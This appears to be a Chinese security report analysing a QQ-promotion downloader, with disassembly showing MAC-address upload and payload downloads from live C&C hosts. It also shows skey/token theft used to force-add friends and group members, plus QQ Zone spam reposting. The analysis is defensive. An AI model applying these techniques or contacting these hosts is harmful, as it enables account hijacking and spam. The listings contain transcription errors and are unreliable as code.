WinHttpReadData(v9, v11, 0x400u, &dwNumberOfBytesRead);
v12 += dwNumberOfBytesRead;
WriteFile((HANDLE)lpFileName, v11, dwNumberOfBytesRead, &dwNumberOfBytesRead, 0);
}
while ( Buffer > v12 );
v7 = (void (__stdcall *)(HINTERNET))WinHttpCloseHandle;
}
_free_0(v11);
dwNumberOfBytesRead = 1;
}
v33 = -1;
std::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>::Tidy(&pszUrl, 1, 0);
CloseHandle((HANDLE)lpFileName);
v8 = v14;
}
else
{
v33 = -1;
std::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>::Tidy(&pszUrl, 1, 0);
}
}
}

```

下载下载者病毒

2. 下载者病毒

病毒被下载到本地执行后，首先会通过调用 WMI 的方法查询本地 MAC 地址，之后将 MAC 地址发送至 C&C 服务器（链接：<http://63.141.244.5/api/fqs.asp?mac=MAC地址&ver=18118>）。代码如下图所示：


```

.text:004012D9          loc_4012D9:          ; CODE XREF: .text:loc_4012D6 ↑ j
.text:004012D9      88 00 69 48 00      mov     eax, offset aMacaddress ; "MACAddress"
.text:004012DE      89 45 DC             mov     [ebp-24h], eax
.text:004012E1      8D 45 DC             lea    eax, [ebp-24h]
.text:004012E4      50                  push   eax
.text:004012E5      88 18 69 48 00      mov     eax, offset aSelectMacaddre ; "Select MACAddress From Win32_NetworkAda"...
.text:004012E8      89 45 D8             mov     [ebp-28h], eax
.text:004012ED      8D 45 D8             lea    eax, [ebp-28h]
.text:004012F0      50                  push   eax
.text:004012F1      F8                  c1c
.text:004012F2      73 01              jnb    short loc_4012F5
.text:004012F2      ; -----
.text:004012F4      88                  db     88h
.text:004012F5      ; -----
.text:004012F5          loc_4012F5:          ; CODE XREF: .text:004012F2 ↑ j
.text:004012F5      E8 83 08 00 00      call   query_wmi_from_CITW2
.text:004012FA      89 45 D4             mov     [ebp-2Ch], eax
.text:004012FD      8B 5D D8             mov     ebx, [ebp-28h]
.text:00401300      85 D8              test   ebx, ebx
.text:00401302      74 09              jz     short loc_40130D
.text:00401304      53                  push   edx
.text:00401305      E8 54 50 00 00      call   j_heap_free
.text:00401308      83 C4 04             add     esp, 4

```

查询本地 MAC 地址

```

.text:00401179          loc_401179:          ; CODE XREF: .text:00401176 ↑ j
.text:00401179      68 DC 68 48 00      push   offset aUer18118         ; "&ver=18118"
.text:0040117E      FF 75 FC             push   dword ptr [ebp-4]
.text:00401181      68 E7 68 48 00      push   offset ahttp631412445A   ; "http://63.141.244.5/api/Fqs.asp?mac="
.text:00401186      B9 03 00 00 00      mov     ecx, 3
.text:00401188      E8 2A FF FF FF      call   str_cats
.text:00401194      83 C4 0C             add     esp, 0Ch
.text:00401199      89 45 F8             mov     [ebp-8], eax
.text:00401196      F9                  stc
.text:00401197      72 01              jb     short loc_40119A
.text:00401197      ; -----
.text:00401199      B3                  db     0B3h
.text:0040119A      ; -----
.text:0040119A          loc_40119A:          ; CODE XREF: .text:00401197 ↑ j
.text:0040119A      68 04 00 00 80      push   80000004h
.text:0040119F      6A 00              push   0
.text:004011A1      8B 45 F8             mov     eax, [ebp-8]
.text:004011A4      85 C0              test   eax, eax
.text:004011A6      75 05              jnz    short loc_4011AD
.text:004011A8      B8 0C 69 48 00      mov     eax, offset unk_48690C
.text:004011AD          loc_4011AD:          ; CODE XREF: .text:004011A6 ↑ j
.text:004011AD      50                  push   eax
.text:004011AE      68 01 00 00 00      push   1
.text:004011B3      B8 02 00 00 00      mov     eax, 2
.text:004011B8      B8 99 1D 46 00      mov     ebx, offset remote_request
.text:004011C2      E8 C0 51 00 00      call   call_ebx_0
.text:004011C5      8D C4 10             add     esp, 10h
.text:004011C7      8D D8             mov     ebx, eax
.text:004011C9      85 D8             test   ebx, ebx
.text:004011CD      74 09              jz     short loc_4011D4
.text:004011D0      53                  push   ebx
.text:004011D2      E8 80 51 00 00      call   j_heap_free
.text:004011D5      83 C4 04             add     esp, 4

```

上传数据

之后，该病毒会从指定的三个链接中下载三个病毒文件至本地 temp 目录进行执行。链接及文件名，如下图所示：

<http://63.141.244.5/fqs/svahost.txt> -> svahost.exe
<http://63.141.244.5/fqs/svbhost.txt> -> svbhost.exe
<http://63.141.244.5/fqs/svchost.txt> -> svchost.exe

下载链接及文件名

下载执行流程大致相同，以 svahost 为例。代码如下图所示：

```

.text:00402DB4 C7 45 84 00 00 00 00 mov [ebp+var_4C], 0
.text:00402DB8 6A 00 push 0
.text:00402DBB 80 45 84 lea eax, [ebp+var_4C]
.text:00402DBE 50 push eax
.text:00402DC1 C7 45 80 00 00 00 00 mov [ebp+var_50], 0
.text:00402DC8 6A 00 push 0
.text:00402DCB FF 75 80 push [ebp+var_50]
.text:00402DD0 00 49 6A 48 00 mov eax, offset alltp63142445F ; "http://63.141.244.5/fqs/svahost.txt"
.text:00402DD2 89 45 AC mov [ebp+var_54], eax
.text:00402DD5 80 45 AC lea eax, [ebp+var_54]
.text:00402DD8 50 push eax
.text:00402DD9 E8 00 00 00 00 call $+5
.text:00402DE0 83 04 24 06 add [esp+008h+var_08], 6
.text:00402DE2 C3 retn
;-----;
; request_remote_svxhosts endp ; sp-analysis failed
;-----;
.text:00402DE2 ; db 0Fh
;-----;
.text:00402DE3 0F ; db 0Fh
;-----;
.text:00402DE4 ; call http_request
.text:00402DE9 89 45 A8 mov [ebp-58h], eax
.text:00402DEB 8B 5D AC mov ebx, [ebp-54h]
.text:00402DEF 85 D8 test ebx, ebx
.text:00402DF1 74 09 jz short loc_402DFC
.text:00402DF3 52 push ebx
.text:00402DF4 E8 65 35 00 00 call j_heap_free
.text:00402DF9 83 C4 04 add esp, 4
;-----;
; ***
;-----;
.text:00402DFC 68 01 03 00 80 push 80000301h
.text:00402FE3 6A 00 push 0
.text:00402FE5 68 00 00 00 00 push 00h
.text:00402FEA 68 01 00 00 00 push 1
.text:00402FEF 8B 01 00 00 00 mov eax, 1
.text:00402FF0 8B 00 18 46 00 mov ebx, offset get_temp_path
.text:00402FF1 8B 74 34 00 00 call call_ebx_0
.text:00402FF2 83 C4 10 add esp, 10h
.text:00402FF3 89 45 E4 mov [ebp-1Ch], eax
.text:00402FF4 ED 01 jmp short loc_402FF7
;-----;
; db 0Fh
;-----;
; loc_402FF7:
;-----;
.text:00402FF7 68 60 6A 48 00 loc_402FF7: push offset aSvahostExe ; CODE XREF: .text:00402F14 ↑
.text:00402FFC FF 75 E4 push dword ptr [ebp-1Ch] ; "svahost.exe"
.text:00403000 89 02 00 00 00 mov ecx, 2
.text:00403002 E8 91 E1 FF FF call str_cats
.text:00403008 83 C4 08 add esp, 8
.text:00403009 89 45 E0 mov [ebp-20h], eax
.text:0040300E 8B 5D E4 mov ebx, [ebp-1Ch]
.text:00403012 85 D8 test ebx, ebx
.text:00403014 74 09 jz short loc_402F3F
.text:00403016 53 push ebx
.text:00403017 E8 22 34 00 00 call j_heap_free
.text:0040301C 83 C4 04 add esp, 4
;-----;
; loc_402F3F:
; CODE XREF: .text:00402F34 ↑
;-----;
; c1c
;-----;
; jnb short loc_402F43
;-----;
; db 7Fh;
;-----;
; loc_402F43:
; CODE XREF: .text:00402F40 ↑
;-----;
.text:00402F43 68 05 00 00 80 push 8000005h
.text:00402F48 6A 00 push 0
.text:00402F4B 8B 45 FC mov eax, [ebp-4]
.text:00402F4D 85 C0 test eax, eax
.text:00402F4F 75 05 jnz short loc_402F56
.text:00402F51 8B C8 69 48 00 mov eax, offset unk_4869C8
;-----;
; loc_402F56:
; CODE XREF: .text:00402F4F ↑
;-----;
.text:00402F56 50 push eax
.text:00402F57 68 04 00 00 80 push 80000004h
.text:00402F5C 6A 00 push 0
.text:00402F5E 8B 45 E0 mov eax, [ebp-20h]
.text:00402F61 85 C0 test eax, eax
.text:00402F63 75 05 jnz short loc_402F6A
.text:00402F65 8B 0C 69 48 00 mov eax, offset unk_4869C8
;-----;
; loc_402F6A:
; CODE XREF: .text:00402F63 ↑
;-----;
; push eax
;-----;
; push 2
;-----;
; mov ebx, offset create_file
;-----;
; call j_call_ebx
;-----;
; add esp, 1Ch
;-----;
; mov ebx, [ebp-20h]
;-----;
; test ebx, ebx
;-----;
; jz short loc_402F80
;-----;
; push ebx
;-----;
; call j_heap_free
;-----;
; add esp, 4
;-----;
; loc_403001:
; CODE XREF: .text:00402F66 ↑
;-----;
; push 0
;-----;
; push 0
;-----;
; push 0
;-----;
; push 8000002h
;-----;
; push 0
;-----;
; push 0
;-----;
; push 80000004h
;-----;
; push 0
;-----;
; mov eax, [ebp-20h]
;-----;
; test eax, eax
;-----;
; jnz short loc_403026
;-----;
; loc_403021:
; CODE XREF: .text:loc_403003 ↓
;-----;
; mov eax, offset unk_4869C8
;-----;
; loc_403026:
; CODE XREF: .text:0040301F ↑
;-----;
; push eax
;-----;
; push 3
;-----;
; mov ebx, offset create_proc
;-----;
; call j_call_ebx
;-----;
; add esp, 28h
;-----;
; mov ebx, [ebp-20h]
;-----;
; test ebx, ebx
;-----;
; jz short loc_403049
;-----;
; push ebx
;-----;
; call j_heap_free
;-----;
; add esp, 4
;-----;

```

下载执行 svahost

该病毒所下载的三个病毒文件功能各不相同，不同功能的病毒文件名之间会不时进行交替，我们用病毒功能对这三个病毒进行区分并展开详细分析。

3. QQ 好友推广病毒

该病毒主要用于推广 QQ 好友，通常被推广的 QQ 号多会涉及赌博、淫秽、诈骗、高利贷等内容，病毒会利用技术手段强行推广，并借助下载站的高速下载器迅速扩大病毒影响范围。由于病毒操作信息较为敏感，报告中已经对相关内容进行了删减。被强行添加的好友如下图所示：



被强行添加的 QQ 好友

病毒运行后，首先会通过类名"5B38xxxx-xxxx-xxxx-xxxx-xxxx8CA3E942"搜索窗体。上述类名窗体是由 QQ 创建，窗口内容中存放有当前登录的 QQ 号。相关代码如下图所示：

```

.text:004012D5      push     1
.text:004012D7      mov     eax, offset a5b3838f50c8146 ; "5B38- - - - - 8CA3E942"
.text:004012D8      mov     [ebp-18h], eax
.text:004012DB      lea    eax, [ebp-18h]
.text:004012DC      push   eax
.text:004012DE      lea    eax, [ebp-4]
.text:004012E0      push   eax
.text:004012E2      mov     dword ptr [ebp-1Ch], 0
.text:004012E4      push   0
.text:004012E6      push   dword ptr [ebp-1Ch]
.text:004012E8      cld
.text:004012EA      jnb    short loc_4012D7
.text:004012EB      loc_4012D6:
.text:004012ED      nop
.text:004012EE      loc_4012D7:
.text:004012F0      call   Find_umd_by_clsname ; CODE XREF: .text:004012D4 ↑ j
.text:004012F2      mov     ebx, [ebp-18h]
.text:004012F4      test   ebx, ebx
.text:004012F6      jz     short loc_4012EC
.text:004012F8      push   ebx
.text:004012FA      call   heap_free
.text:004012FC      add    esp, 4
.text:004012FD      * * *
.text:00401301      shl    eax, 2
.text:00401303      add    ebx, eax
.text:00401305      mov     [ebp-18h], ebx
.text:00401307      mov     ebx, [ebp-18h]
.text:00401309      push   dword ptr [ebx]
.text:0040130B      cld
.text:0040130D      jnb    short loc_401350
.text:0040130F      nop
.text:00401310      loc_401350:
.text:00401312      call   get_umd_text ; CODE XREF: .text:00401340 ↑ j
.text:00401314      mov     [ebp-1Ch], eax
.text:00401316      push   0
.text:00401318      push   0
.text:0040131A      push   0
.text:0040131C      push   80000004h
.text:0040131E      push   0
.text:00401320      push   offset asc_4a367E ; ""
.text:00401322      push   80000004h
.text:00401324      push   0
.text:00401326      mov     eax, [ebp-1Ch]
.text:00401328      test   eax, eax
.text:0040132A      jnz    short loc_40137D
.text:0040132C      mov     eax, offset unk_4A3680
.text:0040132E      loc_40137D:
.text:00401330      call   eax ; CODE XREF: .text:00401376 ↑ j
.text:00401332      push   3
.text:00401334      mov     ebx, offset split_str_by_chr
.text:00401336      call   call_ebx
.text:00401338      add    esp, 28h
.text:0040133A      mov     [ebp-20h], eax
.text:0040133C      mov     ebx, [ebp-1Ch]
.text:0040133E      test   ebx, ebx
.text:00401340      jz     short loc_4013A3
.text:00401342      push   ebx
.text:00401344      call   heap_free
.text:00401346      add    esp, 4

```

获取当前登录 QQ 号

在获取到 QQ 进程 PID 后，通过代码搜索的方式找到 QQ 与主界面相关的关键函数，将函数入口代码改为 return。通过上述操作，屏蔽用户对 QQ 主界面的操作，比如打开好友聊天窗口。相关代码如下图所示：

```

.text:00407F28      push     8                ; dwBytes
.text:00407F2D      call    heap_alloc
.text:00407F32      add     esp, 4
.text:00407F35      mov     [ebp+var_28], eax
.text:00407F38      mov     ebx, eax
.text:00407F3A      mov     dword ptr [ebx], 0
.text:00407F40      mov     dword ptr [ebx+4], 0
.text:00407F47      mov     eax, offset aC3558BcFF7514 ; "C3 55 8B FF 75 0C ..."
.text:00407F4C      mov     [ebp+lpMem], eax
.text:00407F4E      lea    eax, [ebp+lpMem]
.text:00407F52      push   eax
.text:00407F53      cld
.text:00407F54      jnb    short loc_407F57
.text:00407F56      loc_407F56:             nop
.text:00407F57      loc_407F57:             ; CODE XREF: find_asn_in_common_dll+88 ↑ j
.text:00407F57      call    str_2_hex
.text:00407F58      mov     [ebp+var_30], eax
.text:00407F5F      mov     ebx, [ebp+lpMem]
.text:00407F62      test   ebx, ebx
.text:00407F64      jz     short loc_407F6F
.text:00407F66      push   ebx                ; lpMem
.text:00407F67      call    heap_free
.text:00407F6C      add     esp, 4

    ***
.text:00408026      mov     ebx, [ebp+lpMem]
.text:00408029      fld   dword ptr [ebx]
.text:0040802B      fstp  qword ptr [ebp+var_34]
.text:0040802E      fld   qword ptr [ebp+var_34]
.text:00408031      fadd  ds:dbl_4A38C2
.text:00408037      fstp  [ebp+var_40+4]
.text:0040803A      push   1
.text:0040803C      push   3
.text:00408041      fld   [ebp+var_40+4]
.text:00408044      call  get_i64_val
.text:00408049      push   eax
.text:0040804A      push   [ebp+arg_0]
.text:0040804D      jmp    short loc_408050
.text:0040804D      ; -----
.text:0040804F      db 0Fh
.text:00408050      ; -----
.text:00408050      loc_408050:             ; CODE XREF: find_asn_in_common_dll+181 ↑ j
.text:00408050      call  get_code_asn
.text:00408055      mov     dword ptr [ebp+var_40], eax
.text:00408058      jmp    short loc_40805B
.text:00408058      ; -----
.text:00408059      db 0B0h
.text:00408059      ; -----
.text:00408059      loc_40805B:             ; CODE XREF: find_asn_in_common_dll+18C ↑ j
.text:00408059      mov     eax, dword ptr [ebp+var_40]
.text:0040805E      push   eax
.text:0040805F      mov     ebx, [ebp+var_C]
.text:00408062      test   ebx, ebx
.text:00408064      jz     short loc_40806F
.text:00408066      push   ebx                ; lpMem
.text:00408067      call  heap_free
.text:0040806C      add     esp, 4
.text:0040806F      loc_40806F:             ; CODE XREF: find_asn_in_common_dll+198 ↑ j
.text:0040806F      pop     eax
.text:00408070      mov     [ebp+var_C], eax
.text:00408073      call  $+5
.text:00408078      add     [esp+98h+var_98], 6
.text:0040807C      retn
.text:0040807D      ; -----
.text:0040807D      nop
.text:0040807E      mov     eax, offset bin_asn_search
.text:00408083      xor     ecx, ecx
.text:00408085      test   eax, eax
.text:00408087      jz     short loc_40808C
.text:00408089      mov     ecx, [eax+4]
.text:0040808C      loc_40808C:             ; CODE XREF: find_asn_in_common_dll+1BB ↑ j
.text:0040808C      push   ecx
.text:0040808D      add     eax, 8
.text:0040808D      push   eax
.text:00408090      mov     eax, [ebp+var_C]
.text:00408094      xor     ebx, ebx
.text:00408096      test   eax, eax
.text:00408098      jz     short loc_40809D
.text:0040809A      mov     ebx, [eax+4]
.text:0040809D      loc_40809D:             ; CODE XREF: find_asn_in_common_dll+1CC ↑ j
.text:0040809D      add     eax, 8
.text:004080A0      push   eax
.text:004080A1      cmp     ebx, ecx
.text:004080A3      mov     eax, 1
.text:004080A8      jnz    short loc_4080B4
.text:004080AA      dec     eax
.text:004080AB      test   ecx, ecx
.text:004080AD      jz     short loc_4080B4
.text:004080AF      call  nencmp
.text:004080B4      loc_4080B4:             ; CODE XREF: find_asn_in_common_dll+1DC ↑ j
.text:004080B4      ; Find_asn_in_common_dll+1E1 ↑ j
.text:004080B4      add     esp, 0Ch
.text:004080B7      test   eax, eax
.text:004080B9      jnz    loc_408316

```

搜索 QQ 界面关键函数

```

.text:00409041      push     ebp
.text:00409042      mov      ebp, esp
.text:00409044      sub      esp, 10h
.text:0040904A      mov      [ebp+var_4], 0
.text:00409051      push    8          ; dwBytes
.text:00409056      call    heap_alloc
.text:00409058      add      esp, 4
.text:0040905E      mov      [ebp+lpMem], eax
.text:00409061      mov      ebx, eax
.text:00409063      mov      dword ptr [ebx], 0
.text:00409069      mov      dword ptr [ebx+4], 0
.text:00409070      mov      [ebp+var_C], 0
.text:00409077      stc
.text:00409078      jb      short loc_40907B
.text:0040907A      loc_40907A:      nop
.text:0040907B      loc_40907B:      ; CODE XREF: _hook_ret_MainFrame_Common+37 ↑ j
.text:0040907E      mov      eax, [ebp+arg_0]
.text:0040907E      mov      [ebp+var_4], eax
.text:00409081      push    [ebp+var_4]
.text:00409084      jmp     short loc_409087
.text:00409084      ; -----
.text:00409086      db      0Fh
.text:00409087      ; -----
.text:00409087      loc_409087:      ; CODE XREF: _hook_ret_MainFrame_Common+43 ↑ j
.text:00409087      call    Find_asm_in_common_dll
.text:0040908C      mov      [ebp+var_10], eax
.text:0040908F      jmp     short loc_409092
.text:0040908F      ; -----
.text:00409091      db      7Ch
.text:00409092      ; -----
.text:00409092      loc_409092:      ; CODE XREF: _hook_ret_MainFrame_Common+4E ↑ j
.text:00409092      mov      eax, [ebp+var_10]
.text:00409095      push    eax
.text:00409096      mov      ebx, [ebp+lpMem]
.text:00409099      push    ebx          ; lpMem
.text:0040909A      call    heap_free
.text:0040909F      add      esp, 4
.text:004090A2      pop      eax
.text:004090A3      mov      [ebp+lpMem], eax
.text:004090A6      push    [ebp+var_4]
.text:004090A9      jmp     short loc_4090AC
.text:004090A9      ; -----
.text:004090AB      db      8Fh
.text:004090AC      ; -----
.text:004090AC      loc_4090AC:      ; CODE XREF: _hook_ret_MainFrame_Common+68 ↑ j
.text:004090AC      call    find_bsMain_func
.text:004090B1      mov      [ebp+var_10], eax
.text:004090B4      jmp     short loc_4090B7
.text:004090B4      ; -----
.text:004090B6      db      70h
.text:004090B7      ; -----
.text:004090B7      loc_4090B7:      ; CODE XREF: _hook_ret_MainFrame_Common+73 ↑ j
.text:004090B7      mov      eax, [ebp+var_10]
.text:004090B8      mov      [ebp+var_C], eax
.text:004090BD      mov      ebx, [ebp+lpMem]
.text:004090C0      add      ebx, 4
.text:004090C3      mov      [ebp+var_10], ebx
.text:004090C6      push    5100CC2h    ; code data
.text:004090CB      mov      ebx, [ebp+var_10]
.text:004090CE      push    dword ptr [ebx]
.text:004090D0      push    [ebp+var_4]
.text:004090D3      cld
.text:004090D4      jnb     short loc_4090D7
.text:004090D6      loc_4090D6:      nop
.text:004090D7      loc_4090D7:      ; CODE XREF: _hook_ret_MainFrame_Common+93 ↑ j
.text:004090D7      call    remote_write_memory
.text:004090DC      push    900004C2h    ; code data
.text:004090E1      push    [ebp+var_C]
.text:004090E4      push    [ebp+var_4]
.text:004090E7      stc
.text:004090E8      jb      short loc_4090EB
.text:004090EA      loc_4090EA:      nop
.text:004090EB      loc_4090EB:      ; CODE XREF: _hook_ret_MainFrame_Common+A7 ↑ j
.text:004090EB      call    remote_write_memory
.text:004090F0      mov      ebx, [ebp+lpMem]
.text:004090F3      push    ebx          ; lpMem
.text:004090F4      call    heap_free
.text:004090F9      add      esp, 4

```

屏蔽 QQ 主界面操作

之后，病毒会从远程 C&C 服务器 (hxxp://69.30.244.10/txt/yqh.txt) 获取到进行欲强行推广的 QQ 号。如下图所示：

```
.text:0041589A push offset aTxtYqhTxt ; "/txt/yqh.txt"
.text:0041589F push str_69_30_244_10 ; 69.30.244.10
.text:004158A5 push offset aHttp ; "http://"
.text:004158AA mov ecx, 3
.text:004158AF call multi_append_string
.text:004158B4 add esp, 0Ch
.text:004158B7 mov [ebp-14h], eax
.text:004158BA mov dword ptr [ebp-18h], 0
.text:004158C1 push 0
.text:004158C3 lea eax, [ebp-18h]
.text:004158C6 push eax
.text:004158C7 mov dword ptr [ebp-1Ch], 0
.text:004158CE push 0
.text:004158D0 lea eax, [ebp-1Ch]
.text:004158D3 push eax
.text:004158D4 mov dword ptr [ebp-20h], 0
.text:004158D8 push 0
.text:004158DB push dword ptr [ebp-20h]
.text:004158DE mov dword ptr [ebp-24h], 0
.text:004158E7 push 0
.text:004158E9 lea eax, [ebp-24h]
.text:004158EC push eax
.text:004158ED mov dword ptr [ebp-28h], 0
.text:004158F4 push 0
.text:004158F6 lea eax, [ebp-28h]
.text:004158F9 push eax
.text:004158FA mov dword ptr [ebp-2Ch], 0
.text:00415901 push 0
.text:00415903 lea eax, [ebp-2Ch]
.text:00415906 push eax
.text:00415907 mov dword ptr [ebp-30h], 0
.text:0041590E push 0
.text:00415910 lea eax, [ebp-30h]
.text:00415913 push eax
.text:00415914 mov dword ptr [ebp-34h], 0
.text:00415918 push 0
.text:0041591D lea eax, [ebp-34h]
.text:00415920 push eax
.text:00415921 push 1
.text:00415923 push 1
.text:00415928 lea eax, [ebp-14h]
.text:0041592B push eax
.text:0041592C call <+5>
.text:00415931 add dword ptr [esp], 6
.text:00415935 retn
-----
.text:00415936 nop
.text:00415937 call remote_http_request
.text:0041593C mov [ebp-38h], eax
.text:0041593F mov ebx, [ebp-14h]
.text:00415942 test ebx, ebx
.text:00415944 jz short loc_415C4F
.text:00415946 push ebx
.text:00415947 call heap_free
.text:0041594C add esp, 4
```

请求推广 QQ 号

使用当前登录 QQ 号和远程获取到的推广 QQ 号构造 tencent://链接，链接被访问后 QQ 会弹出添加好友界面，之后通过搜索添加好友窗体模拟用户点击的方式强行添加 QQ 好友。相关代码如下图所示：


```

.text:00409708 push offset aWebsiteWwwQqCo ; "&website=www.qq.com"
.text:0040970D mov ebx, [ebp-18h]
.text:00409710 push dword ptr [ebx]
.text:00409712 push offset aFuin ; "&fuin="
.text:00409717 mov ebx, [ebp-14h]
.text:0040971A push dword ptr [ebx]
.text:0040971C push offset aFromSubid1Subc ; "&fromSubid1Subc="
.text:00409721 push dword ptr [ebp-0Ch]
.text:00409724 push offset aTencentAddcont ; "tencent://&uin="
.text:00409729 mov ecx, 7
.text:0040972E call multi_append_string
.text:00409733 add esp, 1Ch
.text:00409736 mov [ebp-1Ch], eax
.text:00409739 push 80000004h
.text:0040973E push 0
.text:00409740 mov eax, [ebp-1Ch]
.text:00409743 test eax, eax
.text:00409745 jnz short loc_40974C
.text:00409747 mov eax, offset unk_4A3680
.text:0040974C loc_40974C: ; CODE XREF: .text:00409745 ↑ j
.text:0040974C push eax
.text:0040974D push 1
.text:00409752 mov eax, 3
.text:00409755 mov ebx, offset exec_add_member_url
.text:0040975C call call_func
.text:00409761 add esp, 10h
.text:00409764 mov ebx, [ebp-1Ch]
.text:00409767 test ebx, ebx
.text:00409769 jz short loc_409774
.text:0040976B push ebx
.text:0040976D call heap_free
.text:00409771 add esp, 4
.text:00409774 loc_409774: ; CODE XREF: .text:00409769 ↑ j
.text:00409774 mov dword ptr [ebp-14h], 0
.text:00409777 push 0
.text:0040977D push dword ptr [ebp-14h]
.text:00409780 push 1
.text:00409782 push 00Ah
.text:00409787 stc
.text:00409788 jb short loc_40978B
.text:0040978A nop
.text:00409788 loc_40978B: ; CODE XREF: .text:00409788 ↑ j
.text:0040978B call wait_for_timer
.text:00409790 loc_409790: ; CODE XREF: .text:loc_4097F6 ↓ j
.text:00409790 push 1
.text:00409792 mov eax, offset aTxguifoundatio ; "TXGuiFoundation"
.text:00409797 [ebp-14h], eax
.text:0040979A lea eax, [ebp-14h]
.text:0040979D push eax
.text:0040979E push 1
.text:004097A0 mov eax, offset asc_4A39A5 ; " - 添加好友"
.text:004097A5 [ebp-18h], eax
.text:004097A8 lea eax, [ebp-18h]
.text:004097AB push eax
.text:004097AC jmp short loc_4097AF
.text:004097AC ; -----
.text:004097AC db 7Fh ; █
.text:004097AF ; -----
.text:004097AF loc_4097AF: ; CODE XREF: .text:004097AC ↑ j
.text:004097AF call operate_add_member
.text:004097B4 mov [ebp-1Ch], eax
.text:004097B7 mov ebx, [ebp-18h]
.text:004097BA test ebx, ebx
.text:004097BC jz short loc_4097C7
.text:004097BE push ebx
.text:004097BF call heap_free
.text:004097C4 add esp, 4

```

强行添加 QQ 好友

利用 QQ 快速登录获取到的当前用户 uin、skey 和 token，登录 <http://qun.qzone.qq.com> 获取群数据，向 <http://qun.qq.com> 发送添加群成员数据，强行添加群成员。相关代码如下图所示：

```

.text:00418C11      push    offset asc_4A3814 ; ";"
.text:00418C16      mov     ebx, [ebp+8]
.text:00418C19      push   dword ptr [ebx]
.text:00418C1B      mov     ecx, 2
.text:00418C20      call   multi_append_string
.text:00418C25      add     esp, 8
.text:00418C28      mov     [ebp-1Ch], eax
.text:00418C2B      mov     dword ptr [ebp-20h], 0
.text:00418C32      push   0
.text:00418C34      push   dword ptr [ebp-20h]
.text:00418C37      mov     dword ptr [ebp-24h], 0
.text:00418C3E      push   0
.text:00418C40      push   dword ptr [ebp-24h]
.text:00418C43      mov     eax, offset asc_4A3814 ; ";"
.text:00418C48      mov     [ebp-28h], eax
.text:00418C4B      lea    eax, [ebp-28h]
.text:00418C4E      push   eax
.text:00418C4F      mov     eax, offset aSkey ; "; skey="
.text:00418C54      mov     [ebp-2Ch], eax
.text:00418C57      lea    eax, [ebp-2Ch]
.text:00418C5A      push   eax
.text:00418C5B      lea    eax, [ebp-1Ch]
.text:00418C5E      push   eax
.text:00418C5F      jmp    short loc_418C62
.text:00418C61      ;-----
.text:00418C61      db     81h
.text:00418C62      ;-----
.text:00418C62      loc_418C62: ; CODE XREF: .text:00418C5F ↑ j
.text:00418C62      call   get_content_between_str
.text:00418C67      mov     [ebp-30h], eax
.text:00418C6A      mov     ebx, [ebp-1Ch]
.text:00418C6D      test   ebx, ebx
.text:00418C6F      jz     short loc_418C7A
.text:00418C71      push   ebx
.text:00418C72      call   heap_free
.text:00418C77      add     esp, 4
.text:00418C7A      ***
.text:00418C80      loc_418C80: ; CODE XREF: .text:00418C8A ↑ j
.text:00418C80      call   str_2_wstr
.text:00418C82      mov     [ebp-1Ch], eax
.text:00418C85      call   $+5
.text:00418C8A      add     dword ptr [esp], 6
.text:00418C8E      retn
.text:00418C9F      ;-----
.text:00418C9F      nop
.text:00418CA0      mov     eax, [ebp-1Ch]
.text:00418CA3      push   eax
.text:00418CA4      mov     ebx, [ebp-8]
.text:00418CA7      test   ebx, ebx
.text:00418CAB      jz     short loc_418CE4
.text:00418CAC      push   ebx
.text:00418CAD      call   heap_free
.text:00418CAE      add     esp, 4
.text:00418CE4      loc_418CE4: ; CODE XREF: .text:00418CD9 ↑ j
.text:00418CE4      pop     eax
.text:00418CE5      mov     [ebp-8], eax
.text:00418CE8      stc
.text:00418CE9      jb     short loc_418CEC
.text:00418CEB      nop
.text:00418CEC      ;-----
.text:00418CEC      loc_418CEC: ; CODE XREF: .text:00418CE9 ↑ j
.text:00418CEC      mov     eax, offset aHttpQunQqComCg ; "http://qun.qq.com/cgi-bin/qun_mgr/add_q"...
.text:00418CF1      push   eax
.text:00418CF2      mov     ebx, [ebp-0Ch]
.text:00418CF5      test   ebx, ebx
.text:00418CF7      jz     short loc_418D02
.text:00418CF9      push   ebx
.text:00418CFA      call   heap_free
.text:00418CFF      add     esp, 4
.text:00418D02      loc_418D02: ; CODE XREF: .text:00418CF7 ↑ j
.text:00418D02      pop     eax
.text:00418D03      mov     [ebp-0Ch], eax
.text:00418D06      ctc
.text:00418D07      jnb    short loc_418D0A
.text:00418D0A      nop
.text:00418D0A      loc_418D0A: ; CODE XREF: .text:00418D07 ↑ j
.text:00418D0A      push   dword ptr [ebp-8]
.text:00418D0D      push   offset aBkn ; "Bkn="
.text:00418D12      mov     ebx, [ebp+10h]
.text:00418D15      push   dword ptr [ebx]
.text:00418D17      push   offset aUl ; "Ul="
.text:00418D1C      mov     ebx, [ebp+0Ch]
.text:00418D1F      push   dword ptr [ebx]
.text:00418D21      push   offset aGc ; "Gc="
.text:00418D26      mov     ecx, 6
.text:00418D2B      call   multi_append_string
.text:00418D2B      add     esp, 18h
.text:00418D30      mov     [ebp-1Ch], eax
.text:00418D33      call   $+5
.text:00418D36      add     dword ptr [esp], 6
.text:00418D3F      retn
.text:00418D44      ***
.text:00418E21      jnb    short loc_418E24
.text:00418E24      ;-----
.text:00418E24      loc_418E24: ; CODE XREF: .text:00418E21 ↑ j
.text:00418E24      call   remote_request
.text:00418E29      mov     [ebp-4Ch], eax
.text:00418E2C      mov     ebx, [ebp-48h]
.text:00418E2F      test   ebx, ebx
.text:00418E31      jz     short loc_418E3C
.text:00418E33      push   ebx
.text:00418E34      call   heap_free
.text:00418E39      add     esp, 4

```

强行添加群成员

4. QQ 空间推广病毒


与 QQ 好友推广类似，病毒首先会在本地获取到当前登录 QQ 的本地登录信息，之后登录 QQ 空间转发从远程 C&C 服务器获取到的 QQ 空间动态。用户中毒后，QQ 空间会强制转发病毒作者设置空间动态，并会在转发同时加入评论。以下图为例，病毒会强制转发小额贷款内容，转发评论为“过个好年就靠这个了”，以达到其恶意推广目的。如下图所示：



被推广的 QQ 空间动态

